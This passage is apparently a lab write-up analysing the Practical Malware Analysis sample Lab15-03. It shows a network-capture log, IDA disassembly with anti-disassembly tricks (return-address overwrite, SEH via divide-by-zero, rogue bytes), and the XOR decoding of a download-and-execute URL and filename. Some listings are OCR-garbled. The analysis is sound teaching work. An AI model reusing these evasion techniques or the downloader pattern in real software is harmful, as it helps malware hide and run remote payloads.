02/27/21 07:52:14 PM [FTP] masquerade <NAT> address: None
02/27/21 07:52:14 PM [FTP] passive ports: 60000-60010
02/27/21 07:52:14 PM [Divertor] Failed to notify adapter change on {5315202F-39F7-458E-BD58-24D17099256A}
02/27/21 07:52:22 PM [Divertor] System <4> requested UDP 10.13.13.255:137
02/27/21 07:52:24 PM [Divertor] System <4> requested UDP 127.255.255.255:137
02/27/21 07:52:36 PM [Divertor] Lab15-03.exe (2900) requested UDP 10.13.13.101:53
02/27/21 07:52:36 PM [DNS Server] Received A request for domain 'www.practicalmalwareanalysis.com'.
02/27/21 07:52:36 PM [Divertor] Lab15-03.exe (2900) requested TCP 10.13.13.101:80
02/27/21 07:52:36 PM [Divertor] Lab15-03.exe (2900) requested UDP 127.0.0.1:59824
02/27/21 07:52:36 PM [HTTPListener80] GET /tt.html HTTP/1.1
02/27/21 07:52:36 PM [HTTPListener80] Accept: */*
02/27/21 07:52:36 PM [HTTPListener80] Accept-Encoding: gzip, deflate
02/27/21 07:52:36 PM [HTTPListener80] User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
02/27/21 07:52:36 PM [HTTPListener80] Host: www.practicalmalwareanalysis.com
02/27/21 07:52:36 PM [HTTPListener80] Connection: Keep-Alive
```

For a tool that appears to list processes, this outbound connection is suspicious. To investigate further, we load the executable into IDA. Once disassembly completes, we find that URLDownloadToFileA is indeed imported and referenced, which aligns with what we observed during dynamic analysis. However, its usage doesn't seem legitimate—likely due to misinterpretation by the disassembler, possibly caused by obfuscation or anti-disassembly techniques.



This heightens our suspicions, especially that the program may be employing anti-disassembly techniques. At the very start of the main function, we notice a modification to `ebp+4`, which is particularly suspicious since `ebp+4` typically holds the return address. To investigate further, we can press **CTRL + K** in IDA to view the stack frame and analyze how this value is being manipulated.



The instructions store the value `0x0040148C` into `ebp+4`, effectively overwriting the return address. When we examine the code at `0x0040148C`, we find that it hasn't been properly disassembled and contains patterns consistent with known anti-disassembly techniques. This further confirms that the program is deliberately obscuring its execution flow to evade static analysis.

By isolating the rogue byte, converting it into data, and then restoring the surrounding area back into code, we uncover a suspicious instruction that appears to perform a division by zero. This is a classic anti-disassembly technique used to confuse disassemblers and disrupt static analysis, since such

instructions would cause exceptions during execution and are typically never actually reached in the real control flow.

```
.text:0040148C 55          push    ebp
.text:0040148D 8B EC        mov     ebp, esp
.text:0040148F 53          push    ebx
.text:00401490 56          push    esi
.text:00401491 57          push    edi
.text:00401492 33 C0        xor    eax, eax
.text:00401494 74 01        jz     short loc_401497
.text:00401496 E9          db 0E9h
.text:00401497
.text:00401497 loc_401497:           ; CODE XREF: .text:00401494↑j
.push    offset dword_4014C0
.push    large dword ptr fs:0
.text:004014A3 64 89 25 00+   mov    large fs:0, esp
.text:004014A8 33 C9        xor    ecx, ecx
.text:004014AC F7 F1        div    ecx
.push    offset aForMoreInforma ; "For more information please visit our v"..
.text:004014B3 E8 D6 00 00+   call   printf
.text:004014B8 83 C4 04        add    esp, 4
.pop    edi
.pop    esi
.pop    ebx
.pop    ebp
.ret

```

**This division-by-zero operation will trigger a runtime error, preventing any code that follows from executing—strongly**

suggesting it's a red herring, meant to mislead analysis. At this point, we can be fairly confident that this section of code is intentionally executed by overwriting the return address on the stack. This manipulation redirects control flow after the main function concludes, allowing the malware to bypass normal execution and initiate its true payload.

## ii. What does the malicious code do?

Continuing from our previous analysis, we observe a reference to 0x004014C0 from loc\_401497, but notably, there are no call instructions leading to it. This suggests that the divide-by-zero exception is likely being handled by an exception handler located at 0x004014C0. It appears that this handler was mistakenly interpreted as data by the disassembler—another result of antidisassembly techniques. This reinforces the idea that structured exception handling (SEH) is being used to redirect execution flow in a non-obvious way, further complicating static analysis.

```

loc_401497:
68 C0 14 40+    push    offset dword_4014C0           ; CODE XREF: .text:00401494↑j
64 FF 35 00+    push    large dword ptr fs:0
64 89 25 00+    mov     large fs:0, esp
33 C9            xor     ecx, ecx
F7 F1            div    ecx
68 B4 33 40+    push    offset aForMoreInforma ; "For more information please visit our w"...
E8 D6 00 00+    call    printf
83 C4 04          add    esp, 4
5F                pop    edi
5E                pop    esi
5B                pop    ebx
5D                pop    ebp
C3                reta
;
8B 64 24 00+dword_4014C0 dd 8246480h, 0A164h, 8B0000h, 0A3640000h, 0 ; DATA XREF: .text:loc_401497↑o
84 A1 00 00+      dd 0EB00C483h, 0E848C0FFh, 0
83 C4 08 EB+      dd 0EB00C483h, 0E848C0FFh, 0
;
55                push    ebp
8B EC            mov     ebp, esp
53                push    ebx
56                push    esi
57                push    edi
68 10 30 40+    push    offset unk_403010
E8 44 00 00+    call    sub_401534
83 C4 04          add    esp, 4
68 40 30 40+    push    offset unk_403040
E8 37 00 00+    call    sub_401534

```

By converting the suspected handler at 0x004014C0 into code, we uncover another antidisassembly trick at address 0x004014D7. This further supports the presence of obfuscation techniques designed to mislead disassemblers and analysts, making it harder to trace the true execution path of the program.

```

.text:00401400 00          ;-----[REDACTED]-----;
.text:004014C0
.text:004014C0
.text:004014C0 loc_4014C0:           ;-----[REDACTED]-----;
.text:004014C0 8B 64 24 00        nov    esp, [esp+8]      ; DATA XREF: .text:loc_401497t0
.text:004014C4 64 A1 00 00+      nov    eax, large fs:0
.text:004014CA 8B 00           nov    eax, [eax]
.text:004014CC 8B 00           nov    eax, [eax]
.text:004014CE 64 A3 00 00+      nov    large fs:0, eax
.text:004014D4 83 C4 00         add    esp, 8
.text:004014D7
.text:004014D7 loc_4014D7:           ; CODE XREF: .text:loc_4014D7tj
.text:004014D7 EB FF           jmp    short near ptr loc_4014D7+1
.text:004014D9
.text:004014D9 C0 48 E8 00       ror    byte ptr [eax-18h], 0
.text:004014DD 00               db     0
.text:004014DE 00               db     0
.text:004014DF 00               db     0
.text:004014E0
.text:004014E0 55               push   ehn

```

By isolating the rogue EB byte and converting it to code, we start to reveal a much clearer execution path. This section includes a call to URLDownloadToFileA, confirming the malware's download functionality, followed by additional anti-disassembly obfuscation and finally a call to WinExec. This strongly indicates the program is designed to download a file from the internet and then execute it—typical behavior for a downloader-style malware.

```


.text:004014D4
.text:004014D7 EB               db    0EBh
.text:004014D8
.text:004014D8 FF C0           inc   eax
.text:004014D8 FF C0           dec   eax
.text:004014D8 48               dec   eax
.text:004014DB E8 00 00 00+     call  $+5
.text:004014E0 55               push  ebp
.text:004014E1 88 EC           mov   ebp, esp
.text:004014E3 53               push  ebx
.text:004014E4 56               push  esi
.text:004014E5 57               push  edi
.text:004014E6 68 10 30 40+     push  offset unk_403010
.text:004014E8 E8 44 00 00+     call  sub_401534
.text:004014F0 83 C4 04         add   esp, 4
.text:004014F3 68 40 30 40+     push  offset unk_403040
.text:004014F8 E8 37 00 00+     call  sub_401534
.text:004014FD 83 C4 04         add   esp, 4
.text:00401500 6A 00           push  0
.text:00401502 6A 00           push  0
.text:00401504 68 40 30 40+     push  offset unk_403040
.text:00401509 68 10 30 40+     push  offset unk_403010
.text:0040150E 6A 00           push  0
.text:00401510 E8 73 00 00+     call  URLDownloadToFileA
.text:00401515 74 03           jz    short near ptr loc_401519+1
.text:00401517 75 01           jnz   short near ptr loc_401519+1
.text:00401519
.text:00401519 loc_401519:           ; CODE XREF: .text:00401515tj
.text:00401519                 ; .text:00401517tj
.text:00401519 E8 6A 00 68+     call  near ptr 000015880
.text:0040151E 30 40 00         xor   [eax+0], al
.text:00401521 FF 15 34 20+     call  ds:WinExec
.text:00401527 6A 00           push  0
.text:00401529 FF 15 30 20+     call  ds:ExitProcess
.text:0040152F 5F               pop   edi
.text:00401530 5E               pop   esi
.text:00401531 58               pop   ebx
.text:00401532 5D               pop   ebp
.text:00401533 C3               retn

```


By once again isolating the rogue byte and converting the surrounding data into code, we can now see what appears to be a properly formed and coherent function. This suggests we've successfully bypassed another layer of anti-disassembly, revealing the intended control flow and behavior of the program.

### iii. What URL does the malware use?

This question can be quickly addressed through dynamic analysis—using tools like Fakenet-NG, as demonstrated in Question 1. However, to fully understand how this functionality is constructed, we need to closely examine one of the newly revealed functions in our disassembled code. Even though the control flow graphs may still appear somewhat disorganized due to prior anti-disassembly tricks, analyzing these functions will help uncover the logic behind the program’s behavior.



Notably, there are a couple of calls to sub\_401534 right before two seemingly random strings are pushed and a call is made to URLDownloadToFileA. Upon examining sub\_401534, we find that it appears to be a straightforward XOR decoding function that uses the key 0xFF.



Taking the obfuscated data at byte\_403010,

```

: char byte_403010[ ]
byte_403010  db 97h
               db 88h
               db 88h
               db 8Fh
               db 0C5h
               db 00
               db 00
               db 00 00
               db 88h
               db 88h
               db 88h
               db 00 1h
               db 8FH
               db 8DH
               db 9Ch
               db 9Ch
               db 96h
               db 9Ch
               db 9Eh
               db 00
               db 92h
               db 9Eh
               db 93h
               db 88h
               db 9Eh
               db 8DH
               db 00
               db 9Eh
               db 91h
               db 9Eh
               db 93h
               db 86h
               db 9Eh
               db 95h
               db 8Ch
               db 00 1h
               db 9Ch
               db 90h
               db 92h
               db 00 00
               db 88h
               db 88h
               db 00 1h
               db 97h
               db 88h
               db 92h
               db 93h
               db 0FFh

```

By decoding the hex values at byte\_403010 and applying the XOR operation with the identified key (0xFF), we recover the original URL we identified earlier.

The screenshot shows the Hexagon tool interface. In the 'Input' pane, the hex values are listed: 8D, 9A, 9E, 91, 9E, 93, 86, 8C, 96, 8C, D1, 9C, 90, 92, D0, 8B, 8B, D1, 97, 8B, 92, 93. In the 'XOR' section, the 'Key' is set to FF and the 'Scheme' is set to Standard. A checkbox for 'Null preserving' is checked. The output pane shows the decoded URL: <http://www.practicalmalwareanalysis.com/tt.html>.

### iii. What filename does the malware use?

To find the filename used by the malware, we apply the same decode-and-XOR process to the value stored in CmdLine. This reveals the decoded filename the malware uses when writing the file to disk.

The screenshot shows the Hexagon tool interface. In the 'Input' pane, the hex values are listed: 8C, 8F, 90, 90, 93, 8C, 8D, 89, D1, 9A, 87, 9A. In the 'XOR' section, the 'Key' is set to FF and the 'Scheme' is set to Standard. A checkbox for 'Null preserving' is checked. The output pane shows the decoded command line: ; char CmdLine[] CmdLine db 0 . ; DATA XREF: sub\_40148C+0To ; sub\_40148C+NETo ... The memory dump pane shows the raw hex and ASCII data for the CmdLine variable, with a red arrow pointing from the output pane to the memory dump pane. The memory dump shows the bytes: 00 8C 8F 90 90 93 8C 8D 89 D1 9A 87 9A.

From this process, we determine that the filename used by the malware is spoolsrv.exe.